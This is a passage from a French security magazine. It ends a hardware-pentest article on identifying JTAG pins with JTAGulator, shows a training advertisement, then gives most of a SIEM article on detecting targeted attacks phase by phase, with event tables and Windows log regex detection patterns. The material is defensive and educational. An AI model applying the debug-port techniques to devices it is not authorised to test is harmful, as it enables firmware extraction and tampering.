Un port JTAG est plus riche et plus puissant qu'un port UART en termes de fonctionnalités. En effet, il offre un accès direct au microprocesseur pour contrôler l'éxécution, lire/modifier le contenu des registres et mémoires (ROM, Flash, RAM...). De plus, un port JTAG dispose de plus de broches (TDI, TDO, TMS, TCK, TRST et GND). JTAGulator permet uniquement d'identifier ces broches en utilisant les commandes **I** et **B**. Notons que la procédure est similaire à celle d'un port UART (la broche GND, le voltage). Il faut noter aussi qu'il est possible d'identifier les broches en se référant à la datasheet du microcontrôleur comme dans le cas d'un port UART.

En utilisant JTAGulator, la commande **I** permet d'identifier les broches TDO, TMS, TCK et TRST. Pour ce faire, JTAGulator essaye de lire l'IDCODE depuis le registre de sortie du port cible en utilisant les différentes permutations des broches. De plus, la commande **D** permet d'avoir l'identifiant détaillé du composant interfacé.

```
:i
Enter number of channels to use (3 - 24): 4
Ensure connections are on CH3..CH0.
Possible permutations: 24
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort...
TDI: N/A
TDO: 1
TCK: 0
TMS: 2
TRST#: 3

IDCODE scan complete!

:d
TDI not needed to retrieve Device ID.
Enter new TDO pin [3]: 1
Enter new TCK pin [1]: 0
Enter new TMS pin [0]: 2
Enter number of devices in JTAG chain [2]: 1
All other channels set to output HIGH.

Device ID: 0001 0000111111111111 11110001111 1 (0x11FFFF1F)
-> Manufacturer ID: 0x78F
-> Part Number: 0x1FFF
-> Version: 0x1
IDCODE listing complete!
```

Par la suite, la commande **B** est utilisée pour identifier la broche TDI (TDO, TMS, TCK sont données en entrée de la commande). JTAGulator essaye alors d'entrer des données par une broche supposée être TDI et les recevoir par la broche TDO.

```
:b
Enter number of channels to use (4 - 24): 6
Ensure connections are on CH5..CH0.
Possible permutations: 360
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort.................
TDI: 4
TDO: 1
TCK: 0
TMS: 2
TRST#: 3
Number of devices detected : 1
.....
BYPASS scan complete!
```

Il faut noter qu'un port JTAG peut être utilisé pour interfacer plusieurs composants sur une carte-mère. Ainsi, JTAGulator permet de détecter le nombre de composants qui communiquent via ce port JTAG.

Une fois les broches identifiées, il faut utiliser d'autres outils comme openocd permettant de l'exploiter pour contrôler l'exécution et lire/modifier les mémoires (Registres/RAM/Flash...) (voir section 3).

Conclusion

Dans cet article, nous avons présenté des démarches, outils logiciels et matériels qui peuvent aider dans les pentests matériels comme extraire du contenu de circuits mémoire ou détecter et exploiter des ports série.

Cependant, il faut noter que des mécanismes de protection existent pour sécuriser les architectures cibles. Par exemple, activer les protections comme *ReadOutProtection* sur les microcontrôleurs qui empêche l'extraction du contenu, chiffrement du contenu à l'aide d'une clé protégée en *ReadOut*, signature des firmwares pour éviter leur altération ou encore l'intégration de HSM pour les opérations de cryptographie. De plus, les ports UART ou JTAG doivent être désactivés lors du passage en production. Enfin, une utilisation de PCB multicouche peut limiter les accès aux bus internes. ■

Références

[1] **BII : The IoT 2015 Report,** http://bit.ly/1Hpv317

[2] **S. Justin, et. al *NESCOR Guide to Penetration Testing for Electric Utilities* V3, 2013.**

[3] **IoT Top 10 project,** http://bit.ly/1yYQuyE

[4] **JTAGulator tutorial,** http://bit.ly/1STzwdR

[5] **Hewlet Packard, *IoT research study,* http://bit.ly/1dB4x6O, 2015**

[6] **hardsploit.io**

www . hsc-formation . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INTRUSION
Cours SANS Institute
Certifications GIAC

SEC 504
Techniques de hacking, exploitation de failles et gestion des incidents

SEC 542
Tests d'intrusion des applications web et hacking éthique

SEC 560
Tests d'intrusion et hacking éthique

SEC 642
Tests d'intrusion avancés des applications web et hacking éthique

SEC 660
Tests d'intrusion avancés, exploitation de failles et hacking éthique

SEC 511
Supervision sécurité et détection d'intrusion

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

HSC by Deloitte.

ATTAQUE CIBLÉE CONTRE SIEM : DU FANTASME AUX RÈGLES DE BON USAGE

Cyrille AUBERGIER – cyrille.aubergier@orange.com

Vincent MÉLIN

mots-clés : *SIEM / ATTAQUES CIBLÉES / CORRÉLATION / THREAT INTELLIGENCE LOGS DE SÉCURITÉ*

Un SIEM (Security Information and Event Management) dans sa simple définition est un collecteur d'informations et un outil de gestion d'événements de sécurité avec des fonctions d'analyse intelligente. Les efforts marketing des vendeurs de SIEM proposent de (re)prendre le contrôle du réseau pour en améliorer la sécurité avec des fonctions aussi alléchantes que la «surveillance proactive» ou bien « la protection contre les failles Zero-Day ». Cet article tente de présenter ce qu'il est possible de faire en terme de surveillance de sécurité et les axes d'amélioration de l'utilisation de votre SIEM. Nous allons utiliser les attaques ciblées pour structurer notre analyse.

1 Introduction

1.1 Contexte

Une attaque ciblée est plus ou moins avancée et de portée et d'envergure très large, une guerre de basse intensité où le temps n'est pas une contrainte forte et dans laquelle les attaquants connaissent les mécanismes de sécurité existants et tentent de rester invisibles, de fondre leurs actions dans la masse des actions des utilisateurs légitimes. Nous garderons également la définition donnée par Cedric Pernet dans un hors-série de *MISC* :

« *Une attaque informatique persistante ayant pour but une collecte d'informations sensibles d'une entreprise publique ou privée ciblée, par la compromission et le maintien de portes dérobées sur le système d'information* ».

L'objectif est de collecter des informations sensibles ou monnayables. Heureusement, ce type d'espionnage n'implique uniquement des attaques parrainées par un État, auquel cas les chances ne seraient pas de votre côté.

Nous avons décomposé une attaque ciblée en étapes, selon une version adaptée de la « cyber kill chain » : reconnaissance, compromission initiale, établissement de la présence, élévation des droits, reconnaissance locale, collection de données, exfiltration de données, déplacement latéral, maintien de la présence puis la finalisation de l'opération.

À chaque étape, des indicateurs peuvent révéler une attaque ou simplement un élément d'attaque et des mécanismes de sécurité, configurations, opérations et équipements peuvent être mis en place pour contrôler et générer des alarmes.

Dans le cas d'une attaque ciblée, ces indicateurs seront souvent des signaux faibles et c'est grâce à l'utilisation d'un SIEM et de ses capacités à corréler des événements que l'on peut les exploiter. D'un côté, les outils et procédures de contrôle habituel de la sécurité et de l'autre un SIEM peuvent améliorer la détection d'une intrusion.

Nous allons revoir pour chaque étape ce qui peut être fait dans le SIEM ou d'autres contre-mesures. Nous ne prétendons pas qu'un SIEM est une baguette magique de la lutte contre les attaques ciblées, mais il n'en reste pas moins un point de concentration des informations sur l'état du réseau supervisé Le système de gestion des événements de sécurité doit posséder un espace de stockage unique. Les challenges sont de trois ordres :

- la collecte d'événements de sécurité doit être très large tout en restant utilisable (la qualité d'un SIEM dépend de la qualité de ses sources) ;
- la qualité du SIEM dépend de celle des cas d'usages (scénarios, règles de corrélation et de dépassement de seuils) et donc des opérateurs du SIEM ;

- l'outil doit être performant en terme de capacité de stockage et de recherche (d'où l'émergence – le buzz ? – des SIEM utilisant les technologies Big Data).




Figure 1 : Les 8 étapes du Cycle de vie d'une attaque ciblée.

L'aspect personnalisé de l'attaque face à un usage commun d'outils de détection par signatures connues rend la détection hasardeuse et longue, voire impossible. Les mécanismes de détection des anomalies de comportement peuvent être plus efficaces, même si le risque de faux positifs est élevé.

Le SIEM ne sera utile que si la maturité de l'entreprise en matière de sécurité est élevée. Il peut aussi permettre de mesurer et d'atteindre cette maturité

Il complète la stratégie de défense en profondeur où les protections sont déployées partout dans le réseau et remontent des événements pertinents, en offrant la possibilité de corréler ces événements, d'y ajouter du contexte ou d'incorporer des listes de « Threat Intelligence ».

1.2 Prérequis et bonnes pratiques

Nous considérons que les principaux mécanismes de sécurité sont appliqués et que les procédures suivantes sont en place :

- inventaire et classification des biens à protéger ;
- procédure de gestion et d'analyse des événements de sécurité ;
- procédure de réponse à incident.

Liste non exhaustive des bonnes pratiques d'un SIEM :

- connaître ses environnements, ses ennemis et ses outils ;
- avoir un SIEM correctement installé et opéré (expertise des analystes et exploitants du système) ;
- créer des analyses syntaxiques personnalisées et des tableaux de bord de sécurité basés sur les menaces craintes et identifiées ;
- avoir l'ensemble des événements de sécurité dans une place unique avec les ressources disponibles pour effectuer les requêtes ;
- avoir une politique de collecte des événements de sécurité équilibrée entre les bruits réseau et les signaux faibles.

1.3 Méthodologie

À chaque phase, nous allons voir les mécanismes pouvant générer des indicateurs d'activité suspicieuse. Leur centralisation permet de corréler les indices entre eux et de générer des alarmes. Cette compilation de règles de surveillance est basée sur l'expérience et la connaissance (modélisation des cas d'usage). Ils peuvent être utilisés comme exemples et déclinés dans chaque écosystème technique.

Sont listés, pour chaque étape :

- les sources possibles des événements de sécurité, les équipements ont été classés par fonction dans la section suivante ;
- les types d'événements particuliers les plus utiles ;
- les événements à ignorer ou le bruit réseau, il est possible que ces logs aient un intérêt, mais pas pour l'usage présenté ;
- des corrélations possibles entre événements.

Phase 1 - Reconnaissance

Pour chaque phase, un tableau est proposé listant les sources et types d'événements utilisables. D'autres sources et types d'événements sont utilisables en fonction de chaque contexte (tableau ci-dessous).

Phase 1

Équipements sources	Événements notables	Éléments possibles à retirer	Possibles corrélations
NIPS	Alarme basée sur des patterns ou par outils d'empreinte réseau	Pattern commun (bot de moteur de recherche par exemple)	Avec FW
FW	Message de trafic accepté ou bloqué	Bruit Internet générique et identifié	Avec signature malicieuse
FW / NIPS	IP ou domaine bloqué sur la base d'une liste de TI (liste d'informations stratégiques provenant de sources internes, privées ou de la communauté publique. En général, des listes d'adresses IP ou de noms de domaine)		Logs de station de travail
MAS (Malware Analysis Sandbox)	Comportement malicieux détecté	Malware supprimé par l'AV de la station de travail	Logs de station de travail
HoneyPot	Logs d'intrusion	Bruit Internet générique et identifié	Liste TI
Help desk	Ticket détaillé de l'incident		Logs de station de travail

Le principe de la première étape de l'attaque est de préparer l'infection par une collecte d'information souvent publique : information personnelle sur les employées, cadres, exécutifs (spécialement les directeurs financiers), empreinte numérique, sans oublier la présence des cibles dans les réseaux sociaux qui peut offrir beaucoup d'information pour préparer le message d'infection initial.

La collecte d'informations publiques n'est pas vraiment détectable, cependant un programme de sensibilisation de l'ensemble des personnels d'une organisation peut permettre la remontée d'une partie des activités suspicieuses, mais l'efficacité reste généralement relative.

À ce niveau, le SIEM peut être utile pour identifier les scans ou tentatives de prises d'empreintes. Les tentatives de transfert de zone sur les DNS Logs peuvent aussi être surveillées.

Il y a sur Internet énormément d'automates qui procèdent à des scans, comme « Shodan » ou « Dridex ». Les requêtes de recherche d'équipements avec des failles de sécurité, des défauts de configuration ou des informations disponibles sont appelés « dorks ».

Détecter un balayage réseau ciblé n'est pas une tâche facile d'autant que les phases de reconnaissance actives peuvent utiliser des modes « silencieux » (exemple : délais et ports aléatoires entre les tentatives).

Au niveau du SIEM, plusieurs tâches peuvent être effectuées :

- Exclure les fausses alarmes concernant les services dont c'est la fonction de recevoir des données de multiples et larges provenances (exemple : sondes SNMP, serveurs de courriels ou DNS).
- Filtrer les alarmes dont la source fait partie d'une liste de « Threat Intelligence ». Il est intéressant d'agréger les différentes listes connues comme SANS, TEAM CYRMU, HoneyNet project, abuse.ch, SPAMHAUS. D'autres sources privées ou gouvernementales peuvent également fournir des listes. Vous pouvez aussi créer votre propre liste avec vos propres observations sur votre SIEM. Une présentation de la Black Hat USA 2015 a montré que les flux de TI disponibles tendent à ne pas se recouvrir et à ne pas suivre les mêmes activités. Le choix de flux, qui va alimenter votre propre liste, est donc crucial et doit être fait en fonction des risques.
- En défense active, il est intéressant de déployer un honeypot, pouvant être un témoin d'une attaque. Ici encore, il faut exclure les dorks et autres bruits internet classiques pour en faire une analyse. Dans le pire des cas, elle vous aidera à construire votre liste de TI.

Phase 2 - Compromission initiale

L'intrusion initiale (voir tableau ci-dessous) peut arriver de plusieurs manières :

- harponnage ou *spear phishing* dans un document ou un lien vers un site web, reçu par courriel ou tout moyen de communication, incluant la messagerie instantanée ;
- attaque de point d'eau (*waterholing*) impliquant un site légitime compromis. Le choix du site est important, car il doit être intéressant pour la cible tout en limitant les risques d'effets de bord ;

Phase 2

Équipements sources	Événements notables	Éléments possibles à retirer	Possibles corrélations
HIPS et NISP	Alarme d'application ou comportement suspicieux	Bruit Internet générique et identifié	AV/HIPS Logs
HIPS + ICMT (Integrity and configuration management tools)	Alarme d'exécution ou comportement suspicieux		NIPS
Mail + AV	Alarme sur la détection de l'utilisation d'un vecteur d'infection		HIPS Logs
Mail + AV	Détection d'activité Virus ou Malware		HIPS Logs
Mail	Violation de la politique d'utilisation des courriels		
Help desk	Ticket détaillé de l'incident		Logs HIPS et station de travail
Mail	Alarme basée sur la réputation d'une passerelle de courriel ou placée sur une liste noire		AV, Workstation logs, HIPS/NIPS, (fichier ou exécution de programme)
Workstation logs + DEP	Alarm system, DEP, EMET, AppLocker	Application légitime	HIPS
Workstation logs + HFW (Host Firewall)	Alarme d'intrusion détectée	Activité légitime	
Workstation logs	Alarme sur la création d'un nouveau service avec ouverture d'un port en écoute sur le réseau	Application légitime.	HIPS (création de clé de démarrage automatique par exemple)
Workstation HIPS	Alarme d'Infection		NIPS

- infection physique par clé USB ou autres supports (ex. clés « oubliées »).

L'infection arrive lorsque l'utilisateur exécute, de manière consciente ou pas, un code malicieux présent dans un courriel, un document, un site web... Une vulnérabilité applicative connue ou inconnue (zero-day) peut être utilisée.

Parce que le spectre des vecteurs d'infection est très large, il faut des mécanismes de protection et de détection déployés selon les principes de défense en profondeur pour tous les trafics entrants et sortants.

Il est nécessaire de valider le durcissement, la configuration et le niveau des mises à jour des équipements à risques. Une fonction comme AppLocker peut limiter les possibilités d'exécution de code et générer des alertes. Cette information vous permettra de valider votre liste d'applications légitimes et celles à risques.

La détection peut être active sur les passerelles ou équipements de bordure d'accès web ou courriel. Ces équipements doivent inspecter et bloquer les infections ou vecteurs d'infection connus (ex : liste d'IP ou de domaines connus). Comme la plupart des antivirus ne peuvent pas attraper les malwares ciblés, il est important de mettre en place des outils d'analyse avancée de malwares. Ces outils permettent d'analyser les comportements d'un objet suspect, sur site ou par des services cloud. Les techniques d'évasion de sandbox peuvent être détectées et considérées comme un signe d'attaque.

Les failles zero-day n'utilisant pas nécessairement des nouvelles techniques, l'emploi de HIPS ou d'outils tels qu'EMET pour prévenir les méthodes d'exploitation communes peut être envisagé.

L'utilisation de techniques « heuristiques » permet parfois d'améliorer l'inspection du trafic ou des charges utiles des malwares.

Cette amélioration vient souvent au prix d'une augmentation du taux de faux positifs Par exemple :

- identifier des shellcodes dans le trafic réseau ou les documents ;
- règles de détection générique de techniques d'exploitation connues ;
- contrôle protocolaire strict ;
- traitement des exécutables packés comme suspicieux ;
- introduction d'analyse en sandbox des malwares ;
- (sur)utilisation de systèmes de réputation ;
- utilisation de systèmes de détection comportementale.

Ces systèmes cherchent à reconnaître des méthodes connues d'attaques plutôt que des outils. Le dépassement d'un seuil de « malveillance probable » générera une alarme attirant l'attention sur la sensibilité des destinataires du message.

Finalement, les campagnes de sensibilisation au phishing sont importantes pour la protection, mais restent encore une fois d'une efficacité relative.

Phase 3 - Établissement de la présence

Dans cette phase (voir tableau ci-dessous), il y a au moins un système qui a été compromis par un code malveillant. La plupart des malwares sur Internet sont des « downloaders » qui ne font que télécharger une charge utile. La prochaine étape pour l'attaquant est donc de télécharger des outils pour établir et maintenir sa présence, cartographier le réseau et collecter les ordres à suivre.

Phase 3

Équipements sources	Événements notables	Éléments possibles à retirer	Possibles corrélations
HIPS	Alarme d'utilisation d'une application à risques	Application autorisée	NIPS
HIPS	Alarme d'exécution et comportement suspicieux	Application autorisée	NIPS, Proxy (connexion à un C&C connu)
HIPS	Alarme sur intégrité d'un fichier créé ou modifié qui fait partie d'une liste noire		
HIPS/ AV	Application ou document suspicieux	Application autorisée	Logs des stations de travail
Internal network NIPS	Alarme des communications CC vers des listes noires		FW HIPS
FW or Proxy	Trafic sortant vers des IPs ou domaines listés comme suspicieux		
Serveurs DNS	Alarme sur les logs DNS		
NIPS	Alarme sur détection d'utilisation de tunnel CC		
Station de travail + HIPS	Carte réseau en mode promiscuité		
Station de travail + HIPS	Installation d'applications non standards	Application autorisée	
Station de travail + HIPS	Nouvelle planification de tâches ou création d'un nouveau service Windows		

Phase 4

Équipements sources	Événements notables	Éléments possibles à retirer	Possibles corrélations
HIPS	Alarme d'utilisation d'une application à risques		
HIPS	Alarme d'exécution et comportement suspicieux		
HIPS + ICMT	Alarme sur intégrité d'un fichier créé ou modifié qui fait partie d'une liste noire		
HIPS	Alarme d'exploitation d'une vulnérabilité connue		NIPS
HIPS	Document ou logiciel listé comme suspicieux		Logs station de travail
Logs station de travail	Connexion d'administrateur locale	Les administrateurs autorisés	
Logs station de travail	Alarme d'une application qui s'arrête de fonctionner.		
HelpDesk	Notification d'un utilisateur après la perte de l'usage d'application		

Cette activité est en général effectuée par des *Remote Access Trojan* (RAT), servant de tête de pont pour préparer les futurs déplacements et fournir un accès interactif au serveur de commande et contrôle.

Au niveau du réseau, il sera intéressant de suivre le trafic régulier (fréquence) avec les conditions suivantes : destination inhabituelle (pays), requêtes avec user-agents peu communs ou sans adresse source (HTTP referer), usage de HTTPS avec répartition de charge anormale. Ce sont effectivement des signaux de bas niveau qui peuvent être utilisés pour détecter les communications C&C (exemple : plus de données dans le sens client vers serveur que dans le sens inverse).

Les fichiers de journalisation des proxies web sont d'une grande importance pour détecter de façon proactive une telle activité. Les logiciels malveillants des attaques ciblées sont susceptibles d'utiliser des algorithmes de génération de domaines ou le mode « fast-flux » (changement régulier de la résolution IP d'un nom de domaine) pour communiquer avec leur C&C pour des raisons de furtivité.

En conséquence, les fichiers de journalisation de DNS doivent être envoyés au SIEM où des règles de corrélation adaptées à la détection d'activité C&C seront en place (en tenant compte du risque de faux positif dû aux fournisseurs de CDN légitimes ou de grands sites avec plusieurs adresses IP).

Voici quelques exemples de règles pouvant générer une alarme :

- lorsqu'un domaine change plusieurs fois d'IP en quelques minutes ;
- des noms de domaine générés aléatoirement ;
- des grands messages aux formats inconnus dans les demandes et réponses TXT ;
- du trafic utilisant toujours la taille de paquet maximum permise (ex : en UDP 512 octets) ;
- disparité dans les tailles requêtes et des réponses pour un même demandeur.

Une bonne pratique pour modéliser les attaques est de collecter le plus d'information possible provenant des stations de travail et des équipements réseau.

L'installation d'une application génère toujours des logs. Idéalement, un SIEM pourrait surveiller toute installation à la recherche d'activité non standard. Un événement de type réseau suivi (ou précédé) d'un événement de type installation d'une application risquée pourraient être corrélés. Dans la surveillance système, il faut porter attention aux tâches programmées (suppression, rajout), à la création de services Windows ou à toute manipulation du système en lui-même.

Il convient de lister et d'autoriser les applications légitimes et de bloquer les autres applications. Cette fonction est en général à la charge du HIPS, sans oublier AppLocker évoqué précédemment.

Comme pour la compromission initiale, l'utilisation de sandbox peut aider à la détection de malwares ciblés, sans oublier les listes de TI qui peuvent aider à qualifier les objets et trafics.

Finalement, même si une attaque avancée veut copier le comportement normal d'un utilisateur, cette activité illicite pourrait être détectée en croisant les informations de temps (heures travaillées classiques) et de localisation géographique.

Phase 4 - Élévation des privilèges locaux

Lorsque la tête de pont est installée, l'attaquant peut commencer à télécharger tous les outils traditionnels (keylogger, dumpers de mots de passe, mimikatz-like, outils de crackage...).

Les fichiers de journalisation des stations de travail sont les sources principales de détection des tentatives d'exploitation de vulnérabilités ou d'élévation de privilèges.

Le tableau ci-dessous illustre un exemple de modèle à chercher dans les fichiers de journalisation.

Disposer d'un HIPS à jour ou d'une installation de EMET bien configurée en place est bien sûr une aide précieuse. EMET est un outil de protection Windows pour détecter et bloquer les techniques d'exploitation génériques et connues (en complément d'un HIPS qui protège contre les exploits).

Phase 4

Message	Type de message	Identifiant événement
.*APPCRASH.*	Application	1001
.*he protected system file.* Application 64004	Application	64004
.*EMET_DLL Module logged the following event:.*	Application	2
.*your virus/spyware.* Application Depends	Application	s.o.
.*A new process has been created\..*	Security	4688
.*A service was installed in the system\..*	Security	4697
.*A scheduled task was created\..*	Security	4698
.*Logon Type:[\W]*(3|10).*	Security	4624, 4625
.*\\Software\\Microsoft\\Windows\\CurrentVersion\\Run.*	Security	4657
.*service terminated unexpectedly\..*	System	7034
.*service was successfully sent a.*	System	7035
.*service entered the.*	System	7036
.*service was changed from.*	System	7040

Un HIPS ou une application anti-malware, peut détecter les applications à risque (ex. password dumper, scanners...). Ces outils, même s'ils peuvent être utilisés de manière inoffensive, devraient être exclus de la politique de sécurité de l'entreprise pour la plupart des utilisateurs.

L'élévation de privilèges peut aussi être tentée en utilisant les outils de planification de tâches ou la création/suppression de services Windows. Bien sûr, la simple création du service n'a pas à déclencher une alerte et l'événement lui-même devra être associé avec d'autres comportements suspects. Par exemple, des connexions locales d'administrateur sur des systèmes où les utilisateurs n'ont pas ces privilèges après qu'un administrateur ait fait une connexion à distance (vol de données d'authentification par un keylogger ou password grabber) suivi d'activités de reconnaissance ou des tentatives d'accès à des ressources sensibles.

Encore une fois, le durcissement du système et l'utilisation d'outils spécifiques à l'OS peuvent aider à limiter le mouvement des assaillants ou l'obliger à faire plusieurs tentatives avant de parvenir à son but (comme des tentatives infructueuses d'exécution de logiciels dans un endroit bloqué par AppLocker avant de trouver un répertoire approprié). Chaque erreur sera traitée comme un signal faible par le SIEM. L'essentiel ici est de gérer les erreurs des utilisateurs légitimes, qui sont communes lors de tels durcissements, et de ne pas les traiter comme des signaux forts.

Phase 5 - Reconnaissance locale et collecte d'informations

Cette phase de reconnaissance interne (voir tableau page suivante) précède la diffusion de malwares ou d'outils par l'attaquant dans le parc visé. Son but est de collecter des informations sur les systèmes internes et d'étendre le contrôle de l'attaquant sur le parc. La première source d'information est la station initialement compromise, sa configuration, les fichiers qu'elle contient et ses caractéristiques (ex. ses peers réseau). L'attaquant pourrait tenter de passer la carte réseau en mode « promiscious » afin d'être en mesure d'écouter passivement le réseau. Un tel changement de configuration doit être détecté et reporté au SIEM.

En fonction du profil de la victime initiale et de la mission de l'attaquant, il est aussi envisageable que la compromission n'aille pas plus loin (exemple : la station de travail du directeur financier).

La liste des documents de valeur est longue. En plus des documents financiers ou stratégiques pour l'entreprise, il y a aussi les documents détaillant le système informatique.

La configuration du système et des applications vont indiquer les possibles voies d'expansion ou d'information. Les applications (Windows ou web) vont dans certains cas permettre un accès direct à une autre machine. Selon le niveau d'authentification requis (*Single Sign On* ou mot de passe sauvegardé), l'élément de détection doit être réajusté. Typiquement, un « Login Accepté» et un « Échec de la connexion » ne sont pas analysés de la même manière. Certaines actions de reconnaissance peuvent être limitées au réseau local par un scan de ports. Il n'est pas commun d'avoir des NIPS dans un LAN, leur mise en œuvre se concentre généralement sur des passerelles ou en périphérie de réseau.

Des HIPS sont potentiellement installés sur les serveurs environnants. Tout ceci pouvant être complété par des honeypots internes.

Il faudra ensuite se concentrer sur la recherche et l'extraction de données. Sont à risques, la plupart des serveurs sensibles avec base de données et les applications structurant le système d'information (Active Directory par exemple).

Ces systèmes ou applications sensibles doivent être surveillés sur plusieurs référentiels :

- utilisation des fonctions administratives ;
- utilisation des applications (mesurer la communication par la bande passante, la période et IP). Doit être exclue la période de sauvegarde et de synchronisation ;
- Avec des dispositifs de sécurité (NIPS , FWs , WAF ...) protégeant et surveillant ces serveurs spécifiques.

Phase 5

Équipements sources	Événements notables	Éléments possibles à retirer	Possibles corrélations
FW interne	Scans des services réseaux	Activité Windows normale (ex. Netbios sur IP de broadcast)	Activités normales des utilisateurs (ex. relations entre stations)
NIPS interne ou HIPS	Scans des services réseau	Activité Windows normale (ex. Netbios sur IP de broadcast)	Activités normales des utilisateurs (ex. relations entre stations)
HoneyPot	Accès à des services (ex. partages) depuis des hôtes internes		
HoneyPot	Tentative d'exploitation d'un faux service AD		
Système d'accès à distance	Connexion au réseau local (DHCP) Connexion aux concentrateurs VPN		Liste des employés connectés au réseau local vs. utilisateurs connectés en VPN Heures de travail Localisations ou sites d'accès VPN habituels
Outils de protection des serveurs critiques (FW, HIPS? DLP...)	Connexions initiées depuis les serveurs Variation du trafic	Activité normale	Localisation des systèmes accédés
NIPS du réseau interne	Transfert de données – rapports par taille		Destination, heures
NIPS du réseau interne	Transfert de données – rapports par destination		Taille, heures
NIPS du réseau interne	Transfert de données – rapports par heure		Taille, destination
WAF	Injections SQL, injection de commandes, élévation de privilèges...		
Supervision des serveurs critiques	Alarmes par les administrateurs et les applications experts		
Logs des serveurs critiques	Variation dans les performances Logs d'accès	Profil d'activité normal	Heures, localisation des sources, profils utilisateurs

Sur la base des comportements connus, on peut théoriquement détecter certaines anomalies. Il est préférable de lister les IPs légitimes de bases de données ainsi que les autorisations associées et de limiter les extractions possibles pour éviter de répandre des données sensibles à travers les différentes stations d'utilisateurs.

- Synchronisation de sauvegarde ou de données se fait à une période de temps spécifique ou la date. Transfert hors date peut être considéré comme suspect.
- Une station de travail dans son fonctionnement ordinaire reçoit souvent plus de données qu'elle n'en envoie.
- Corrélation entre de multiples événements (ex. alerte WAF de sévérité moyenne suivie d'un pic de consommation de bande passante de modérée à forte).
- Activités des comptes d'administration (création, élévation de privilèges, changement de mot de passe, suppression de compte) suivi d'un transfert de fichiers volumineux.
- Analyse par contexte, en utilisant le temps, la taille totale transférée et la destination.

Phase 6 - Exfiltration des données

Cette phase (voir tableau page suivante) consiste pour l'attaquant, à faire sortir des données du réseau interne. Elle peut avoir lieu plusieurs fois au cours de la compromission. Parmi les difficultés liées à la détection de cette phase, on peut noter :

- les exfiltrations sont des événements discrets dans le temps ;
- l'usage de chiffrement (de fichiers – archives – et/ou de trafic réseau) ;
- les tentatives de l'attaquant de mêler le trafic d'exfiltration à du trafic utilisateur normal ou considéré comme légitime.

Il y a peu de moyens réalistes contre le chiffrement, à moins de contrôler ce chiffrement. Par exemple, un proxy Web, un NIPS ou un NG-FW pourrait être configuré pour réaliser du Man-in-the-Middle sur tout ou partie des connexions TLS et appliquer des fonctions d'inspection de contenu et de DLP ou tout simplement alerter en cas de détection de tunnel SSL (par exemple, du trafic non-HTTP envoyé sur le port 443). Si l'attaquant utilise des messages HTTP bien formés, mais une payload chiffrée, la complexité augmente encore. À noter que ce type de technique est utilisé par des malwares de masse comme Dridex.

De base, disposer d'un proxy et détecter les tentatives d'accès sortant directes au niveau du firewall de sortie est une bonne pratique d'architecture, mais un malware avancé détectera et utilisera la configuration proxy du niveau système, le plus souvent par interrogation de la base de registre.

Phase 6

Équipements sources	Événements notables	Éléments possibles à retirer	Possibles corrélations
Logs DNS	Alarme sur activité suspicieuse		
FW avec fonction de QoS ou NIPS	TOP talker	Exclure trafic légitime	
FW, Proxy	Protocole de tunnellisation (crypté ou pas) qui est bloqué ou autorisé	Exclure trafic légitime	
FW, NIPS, DLP, Mail	Alarme d'inspection par mots clefs ('internal only', 'confidential', ...)		Analyse d'utilisation
Proxy	Alarme de mauvais usage du protocole ou d'une session web		
Serveurs de courriel	Alarme de violation répétée de politique d'usage des courriels		
Serveurs DNS	Alarme de violation de politique d'usage on DNS		

Pour les pièces jointes chiffrées, une bonne pratique pourrait être de configurer les passerelles antivirus sortantes pour bloquer ou au moins alerter en cas d'échec d'analyse pour cause de format inconnu, de chiffrement ou de protection par mot de passe. Le risque de faux positif ou de pollution étant élevé pour une telle politique, une liste de blanche de domaines de confiance devra être maintenue.

Comme pour les autres événements, un déclenchement isolé ne doit pas générer d'alerte, mais entrer dans des règles de corrélation. Une alarme pourrait être levée par exemple dans le cas du scénario suivant : un poste sur lequel un utilisateur est devenu administrateur avant de réaliser des scans réseau et des connexions à des partages inhabituels puis aurait transféré des données sur le réseau interne avant d'envoyer une pièce jointe chiffrée vers un domaine inconnu ou un pays inhabituel.

Tout cela fonctionnera tant que l'attaquant ne programmera pas ses outils pour déclencher les exfiltrations lors de la connexion de sa victime à un réseau externe à l'entreprise (exemple : à la maison ou depuis un hot spot WiFi). Si cette détection s'appuie sur des requêtes régulières vers un C&C, elle pourrait être détectée par analyse des logs FW (IP, domaine, pays inhabituel). En revanche, si elle s'appuie sur l'analyse des changements de configuration locale, la détection sera plus ardue, voire impossible.

Quatre axes courants d'exfiltration sont identifiés :

Email : de multiples violations de la politique d'usage des e-mails peuvent être un signal intéressant :

- Envoi régulier de pièces jointes trop larges, aux limites de la politique, ou en violation de la politique antivirale (fichiers chiffrés, protégés par mot de passe, compressés plusieurs fois, d'un type inconnu ou interdit…) ;
- Envoi vers des domaines identifiés dans le flux de TI ;
- Utilisation de webmails (en fonction de la politique locale ; usage de webmails détectés dans des TTP (« Tools, Techniques and Procedures » : modus operandi identifiant un attaquant) remontés par les TI.

Utilisation de canaux cachés sur des protocoles tels que DNS, ICMP. La détection de tels flux peut reposer par exemple la détection de requêtes particulièrement longues, une fréquence élevée, des requêtes DNS vers d'autres serveurs que ceux de l'entreprise, la communication avec des IP ou domaines connus dans les flux de TI...

Via les protocoles web.

- Des analyses statistiques sur les logs des proxies, FW et NIPS doivent être utilisés pour détecter notamment des destinations, des heures et/ou des volumes inhabituels. L'usage de flux de « Threat Intelligence » permettra de trier et d'aider à la décision lors des corrélations (ex. détection corrélée de connexions régulières vers des domaines ou des IP identifiés comme appartenant à un acteur suivi par le flux de TI).

Par les partenaires.

- L'infection pouvant arriver par des partenaires ou des filiales compromis, l'exfiltration peut également être réalisée via les accès VPN de ces partenaires ou filiales. Des analyses statistiques seront à réaliser en s'appuyant sur le SIEM.

